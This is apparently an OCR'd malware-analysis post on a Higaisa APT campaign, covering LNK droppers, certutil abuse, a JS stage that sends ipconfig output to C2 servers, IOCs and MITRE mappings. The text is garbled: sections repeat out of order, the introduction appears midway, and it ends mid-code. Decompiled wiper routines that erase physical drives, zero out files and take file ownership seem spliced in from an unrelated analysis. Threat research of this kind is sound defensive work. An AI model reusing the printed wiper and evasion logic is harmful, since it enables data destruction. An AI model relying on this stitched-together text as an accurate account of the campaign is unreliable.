file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-


- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.

- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

This post was authored by Hossein Jazi and Jérôme Segura

On May 29th, we identified an attack that we believe is part of a new campaign from an Advanced Persistent Threat actor known as Higaisa. The Higaisa APT is believed to be tied to the Korean peninsula, and was first disclosed by Tencent Security Threat Intelligence Center in early 2019.

The group's activities go back to at least 2016 and include the use of Trojans such as Gh0st and PlugX, as well as mobile malware. Its targets include government officials and human rights organizations, as well as other entities related to North Korea.

In this latest incident, Higaisa used a malicious shortcut file ultimately responsible for creating a multi-stage attack that consists of several malicious scripts, payloads and decoy PDF documents.

Distribution


The threat actors used a malicious LNK file bundled within an archive file which was most likely distributed via spear-phishing.

We were able to identify two variants of this campaign that possibly have been distributed between May 12th and 31st:

- "CV_Colliers.rar"
- "Project link and New copyright policy.rar"

Both RAR archives bundle two malicious LNK files. In the newer variant (CV_Colliers.rar), the LNK files are disguised as a Curriculum Vitae (CV) and International English Language Testing System (IELTS) exam results. The older one (Project link and New copyright policy.rar) seems to target product teams that are using zeplin.io.

The following shows the overall process flow when executing the malicious LNK file.




LNK file

The LNK file contains a list of commands that will be executed upon running, and a blob that is a base64 encoded compressed payload. Here is the list of commands that will be executed:


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
